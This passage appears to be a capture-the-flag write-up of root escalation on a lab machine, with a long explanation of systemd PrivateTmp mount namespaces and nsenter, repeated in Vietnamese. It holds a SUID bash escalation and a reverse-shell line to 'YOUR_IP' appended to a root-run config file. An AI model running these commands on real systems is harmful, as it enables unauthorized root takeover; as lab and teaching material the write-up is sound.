[asterisk@connected html]$ ls -la /var/spool/asterisk/sysadmin/rootbash 2>&1
-rwsr-sr-x 1 root root 964536 Apr  1  2020 /var/spool/asterisk/sysadmin/rootbash
[asterisk@connected html]$ cat /var/spool/asterisk/sysadmin/priv_debug.log 2>&1
[asterisk@connected html]$
From here, start to escalate to root privilege and get the flag.

1
2
3
4
5
6
7
[asterisk@connected html]$ /var/spool/asterisk/sysadmin/rootbash -p
rootbash-4.2# id
uid=999(asterisk) gid=1000(asterisk) euid=0(root) egid=0(root) groups=0(root),1000(asterisk)
rootbash-4.2# cat /root/root.txt
xxxxxxxxxxxxab8aa958b0cf5aef0d0
rootbash-4.2#
Additional info: Another way - Privilege Escalation
Because the writable configuration file was executed by a root-owned process, arbitrary commands could be injected.
A reverse shell payload was appended to the configuration file.
echo 'bash -c "bash -i >& /dev/tcp/YOUR_IP/4445 0>&1" &' >> /etc/dahdi/init.conf
A second listener was started.
nc -lvnp 4445
The monitored file event was then triggered.
echo "restart" > /var/spool/asterisk/sysadmin/dahdi_restart
Within seconds, a new connection arrived.
uid=0(root) gid=0(root) groups=0(root)
The machine was now fully compromised.
Capturing the Root Flag
With root access established, retrieving the final flag was trivial.
cat /root/root.txt
The root flag confirmed complete ownership of the target system.
Additional info: Root Cause Analysis: Apache PrivateTmp and Mount Namespace Mismatch
1. Overview
During the privilege escalation process, a root-owned SUID copy of /bin/bash was created through an incrond-triggered execution chain.
The expected command successfully created:
1
/tmp/rootbash
with root ownership and the SUID bit enabled.
However, the file could not initially be observed from the existing shell, even after privilege escalation. This created the impression that the exploit chain, cp, or chmod operation had failed.
Further investigation showed that the exploit itself was functioning correctly.
The actual issue was a mount namespace mismatch caused by systemd’s PrivateTmp isolation for httpd.service.
2. Initial Symptom
The current shell reported an unexpected mount source for /tmp:
1
findmnt /tmp
Output:
1
2
TARGET SOURCE
/tmp   /dev/mapper/sngos_pbxconnect-root[/tmp/systemd-private-424cfec0bdfe468cba4575c87f0344e8-httpd.service-X0qS3W/tmp]
This output revealed that /tmp was not pointing to the normal system-wide /tmp directory.
Instead, the shell was accessing:
1
/tmp/systemd-private-424cfec0bdfe468cba4575c87f0344e8-httpd.service-X0qS3W/tmp
This directory belongs to the private temporary filesystem created by systemd for httpd.service.
3. Why the Shell Was Inside the Apache Namespace
The original foothold originated through the Apache web service.
The shell was initially running under a context similar to:
1
[asterisk@connected html]$
with a working directory under:
1
/var/www/html
This strongly indicated that the execution chain originated from Apache/PHP, such as through a webshell or server-side code execution.
The Apache systemd unit was inspected:
1
cat /usr/lib/systemd/system/httpd.service | grep -i privatetmp
Result:
1
PrivateTmp=true
This confirmed that Apache was configured with systemd temporary-directory isolation.
4. How PrivateTmp Works
When a systemd service uses:
1
PrivateTmp=true
systemd creates a private mount namespace for that service.
Inside this namespace, /tmp and /var/tmp are replaced with service-specific directories.
For example, Apache’s apparent:
1
/tmp
actually maps to something similar to:
1
/tmp/systemd-private-<boot-id>-httpd.service-<random>/tmp
Processes started by Apache inherit this mount namespace.
Therefore, the following chain remained inside the Apache namespace:
1
2
3
4
5
6
7
httpd
  |
  +-- PHP
       |
       +-- webshell / RCE
            |
            +-- interactive shell
Even after obtaining UID 0, a process does not automatically leave its existing mount namespace.
Privileges and namespaces are separate concepts.
Therefore:
1
rootbash -p
could provide root privileges while still showing Apache’s private /tmp.
5. The incrond Execution Context
The privileged action was executed through incrond.
The daemon was running as root:
1
root        773  0.0  0.0  15044  2928 ?  Ss  16:41  0:00 /usr/sbin/incrond
Unlike Apache, the relevant incrond service was not configured with PrivateTmp.
As a result, it operated in the normal host mount namespace.
The privilege escalation chain was effectively:
1
2
3
4
5
6
7
8
incrond
   |
   +-- PHP / privileged handler
          |
          +-- system()
                 |
                 +-- cp /bin/bash /tmp/rootbash
                 +-- chmod +s /tmp/rootbash
Because this chain inherited the mount namespace of incrond, /tmp/rootbash was created in the real host /tmp, not Apache’s private /tmp.
6. Why the File Appeared to Be Missing
Two different processes were resolving the same pathname:
1
/tmp/rootbash
to two different underlying directories.
From the Apache-derived shell:
1
/tmp/rootbash
meant approximately:
1
/tmp/systemd-private-...-httpd.service-.../tmp/rootbash
From incrond:
1
/tmp/rootbash
meant:
1
host /tmp/rootbash
Therefore, the privileged command succeeded, but the current shell was looking in a different filesystem view.
The issue was observational rather than an exploit failure.
7. Confirmation Using nsenter
The mount namespace of incrond was entered directly:
1
nsenter -t 773 -m ls -la /tmp/
The real host /tmp contained:
1
2
3
-rwxr-xr-x   1 root root 964536 Apr  1  2020 finaltest
-rw-r--r--   1 root root     44 Aug 11 18:46 priv_debug.log
-rwsr-sr-x   1 root root 964536 Apr  1  2020 rootbash
A direct check confirmed the SUID binary:
1
nsenter -t 773 -m ls -la /tmp/rootbash
Result:
1
-rwsr-sr-x 1 root root 964536 Apr 1 2020 /tmp/rootbash
This conclusively demonstrated that the file had been created successfully.
Its properties were:
1
2
3
4
Owner: root
Group: root
SUID: enabled
SGID: enabled
Therefore, the original privileged operation had completed correctly.
8. Additional Artifacts
Other debugging artifacts were also present in the host /tmp:
1
2
3
finaltest
priv_debug.log
rootbash
These files had previously appeared to be missing from the Apache-derived shell for the same reason.
They existed in the host namespace but were invisible from Apache’s private temporary directory.
This provided additional evidence that multiple earlier debugging tests had actually succeeded.
9. Why /var/spool/asterisk/... Worked
Operations involving paths such as:
1
/var/spool/asterisk/sysadmin/
were visible from both contexts.
This was because PrivateTmp primarily isolates:
1
2
/tmp
/var/tmp
It does not normally create private versions of arbitrary filesystem locations such as:
1
/var/spool/asterisk/
Consequently, both the Apache namespace and the normal host namespace referenced the same files under /var/spool/asterisk.
This explains why tests performed there appeared to work normally while /tmp-based tests appeared inconsistent.
10. Root Privileges Do Not Automatically Escape the Namespace
An important observation is that obtaining UID 0 does not automatically restore the host filesystem view.
For example, executing:
1
/tmp/rootbash -p
from a process inside Apache’s mount namespace creates a privileged shell that inherits that same namespace.
Conceptually:
1
2
3
4
5
6
7
8
Apache namespace
     |
     +-- shell
          |
          +-- SUID bash
                |
                +-- UID 0
                +-- still Apache mount namespace
Therefore, the resulting process may be:
1
uid=0(root)
while still seeing Apache’s isolated /tmp.
Namespaces are inherited independently of Unix UID transitions.
11. Entering the Host Mount Namespace
Once sufficient privileges were available, the correct filesystem view could be entered using:
1
nsenter -t 773 -m /bin/bash -p
The options mean:
1
2
-t 773    use PID 773 as the target process
-m        enter its mount namespace
Because PID 773 was incrond, and incrond was operating in the normal host mount namespace, this provided a shell with the expected host filesystem view.
After entering it:
1
2
id
ls -la /tmp
would display the host /tmp normally.
12. Why PID 773 Was Selected
The number 773 itself had no special meaning.
It was simply the PID of the relevant incrond process:
1
root 773 ... /usr/sbin/incrond
The objective when using:
1
nsenter -t <PID> -m
is to choose a process that is already inside the desired mount namespace.
Since the privileged filesystem operation was triggered through incrond, its namespace was an appropriate target.
The PID could be rediscovered using:
1
pgrep incrond
or:
1
ps aux | grep '[i]ncrond'
13. Comparing Mount Namespaces
Mount namespaces can also be compared directly using /proc.
For example:
1
2
3
readlink /proc/1/ns/mnt
readlink /proc/773/ns/mnt
readlink /proc/<httpd-pid>/ns/mnt
A result may conceptually look like:
1
2
3
/proc/1/ns/mnt      -> mnt:[4026531840]
/proc/773/ns/mnt    -> mnt:[4026531840]
/proc/1421/ns/mnt   -> mnt:[4026532517]
If PID 773 matches PID 1, it strongly indicates that incrond is using the normal system mount namespace.
If the Apache process has a different mount namespace ID, that confirms the isolation boundary.
14. Enumerating Mount Namespaces
When the appropriate process is not immediately known, process mount namespaces can be enumerated:
1
2
3
4
for pid in $(ps -eo pid=); do
    ns=$(readlink /proc/$pid/ns/mnt 2>/dev/null)
    [ -n "$ns" ] && echo "$pid $ns"
done
Processes sharing the same value, such as:
1
mnt:[4026531840]
are members of the same mount namespace.
The host namespace commonly contains many system processes, while isolated services may appear in separate namespaces.
This technique is more reliable than assuming that a process is in the host namespace solely because it is running as root.
15. Note About the strace Investigation
An earlier hypothesis suggested that a missing debugging log could have been caused by strace not being installed.
This was disproved by:
1
which strace
Result:
1
/usr/bin/strace
and:
1
rpm -q strace
Result:
1
strace-4.24-4.el7.x86_64
Therefore, the absence of a particular /root/incrond_child.log file cannot be attributed to a missing strace binary.
It should be investigated independently if required.
However, it does not change the confirmed root cause of the /tmp/rootbash visibility issue.
16. Root Cause
The root cause was:
A mount namespace mismatch between an Apache-derived shell running under
httpd.servicewithPrivateTmp=trueand the privilegedincrondprocess operating in the normal host mount namespace.
The privileged command successfully created:
1
/tmp/rootbash
in the host namespace.
The attacker-controlled shell searched for the same pathname inside Apache’s private temporary namespace.
As a result, a successful privilege escalation action initially appeared to have failed.
17. Execution Flow
The situation can be represented as follows:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
                    HOST MOUNT NAMESPACE
                    ====================

systemd
  |
  +-- incrond (PID 773, root)
         |
         +-- privileged PHP/script
                 |
                 +-- system()
                        |
                        +-- cp /bin/bash /tmp/rootbash
                        +-- chmod +s /tmp/rootbash
                                     |
                                     v
                              /tmp/rootbash
                              root:root
                              SUID enabled


                    APACHE MOUNT NAMESPACE
                    ======================

httpd (PrivateTmp=true)
  |
  +-- PHP
       |
       +-- webshell / RCE
             |
             +-- shell
                   |
                   +-- rootbash -p
                          |
                          +-- UID 0
                          +-- still same mount namespace
                          |
                          +-- /tmp
                              maps to:

/tmp/systemd-private-...-httpd.service-.../tmp
The two execution paths share most of the filesystem but do not share the same /tmp.
18. Security and Debugging Implications
This behavior demonstrates an important Linux troubleshooting principle:
The pathname visible from one process does not necessarily represent the same filesystem object visible from another process.
When debugging privileged processes or service-triggered execution, it is necessary to consider:
mount namespaces;
PrivateTmp;containers;
chroots;
systemd sandboxing;
bind mounts;
PID namespaces;
user namespaces.
A privilege escalation attempt may therefore succeed while the resulting artifact remains invisible from the original shell.
Commands such as the following are especially useful:
1
2
3
4
5
6
findmnt
mount
readlink /proc/<pid>/ns/mnt
lsns
systemctl cat <service>
nsenter
19. Useful Verification Commands
Confirm Apache temporary isolation:
1
systemctl cat httpd | grep -i PrivateTmp
or:
1
grep -i PrivateTmp /usr/lib/systemd/system/httpd.service
Check what /tmp means for the current shell:
1
findmnt /tmp
Locate incrond:
1
pgrep -a incrond
Check mount namespace IDs:
1
2
3
readlink /proc/1/ns/mnt
readlink /proc/$(pgrep -o incrond)/ns/mnt
readlink /proc/$(pgrep -o httpd)/ns/mnt
Inspect the host /tmp through incrond:
1
nsenter -t "$(pgrep -o incrond)" -m ls -la /tmp
Inspect the SUID artifact:
1
nsenter -t "$(pgrep -o incrond)" -m ls -la /tmp/rootbash
20. Final Conclusion
The privilege escalation logic was not defective.
The root-owned SUID binary had been successfully created from the beginning.
The apparent failure resulted from observing /tmp from the wrong mount namespace.
Apache was configured with:
1
PrivateTmp=true
and the foothold inherited Apache’s isolated temporary filesystem.
incrond, on the other hand, executed the privileged operation from the normal host filesystem namespace.
The same path:
1
/tmp/rootbash
therefore represented different filesystem locations depending on which process accessed it.
Using:
1
nsenter -t 773 -m
exposed the correct host filesystem view and confirmed the presence of the root-owned SUID binary.
The key lesson is:
When privilege escalation crosses service boundaries, always verify whether the source shell and target process share the same mount namespace before concluding that a filesystem operation failed.
Additional Info: Nguyên nhân: PrivateTmp làm /tmp bị tách namespace
Vấn đề không nằm ở exploit hay lệnh cp/chmod, mà do shell hiện tại và incrond đang nhìn thấy hai /tmp khác nhau.
Kiểm tra:
1
findmnt /tmp
cho thấy:
1
/tmp ...[/tmp/systemd-private-...-httpd.service-.../tmp]
Đồng thời:
1
grep -i PrivateTmp /usr/lib/systemd/system/httpd.service
trả về:
1
PrivateTmp=true
Điều này xác nhận Apache httpd sử dụng PrivateTmp. Vì foothold ban đầu xuất phát từ Apache/PHP, toàn bộ shell được spawn từ đó đều kế thừa mount namespace riêng của httpd.
Trong namespace này:
1
/tmp
thực chất trỏ tới:
1
/tmp/systemd-private-...-httpd.service-.../tmp
Trong khi đó, incrond không sử dụng PrivateTmp, nên khi nó thực thi:
1
2
cp -p /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
file được tạo trong /tmp thật của host.
Vì vậy, từ shell của Apache:
1
ls -la /tmp/rootbash
không thấy file, dù thao tác đã thành công.
Xác nhận
PID của incrond là:
1
773
Dùng mount namespace của process này:
1
nsenter -t 773 -m ls -la /tmp/rootbash
kết quả:
1
-rwsr-sr-x 1 root root 964536 Apr 1 2020 /tmp/rootbash
Điều này xác nhận rootbash đã được tạo thành công với quyền root và SUID.
Có thể vào trực tiếp host mount namespace bằng:
1
nsenter -t 773 -m /bin/bash -p
Kết luận
Root cause là mount namespace mismatch:
1
2
3
4
5
6
7
8
9
Apache / PHP shell
      |
      +-- PrivateTmp
      +-- thấy /tmp riêng

incrond
      |
      +-- host namespace
      +-- thấy /tmp thật
Ngay cả khi đã lên root, shell vẫn kế thừa namespace cũ nên không tự động nhìn thấy /tmp của host.
Tóm lại: exploit đã hoạt động đúng; lỗi chỉ nằm ở việc kiểm tra file từ sai mount namespace.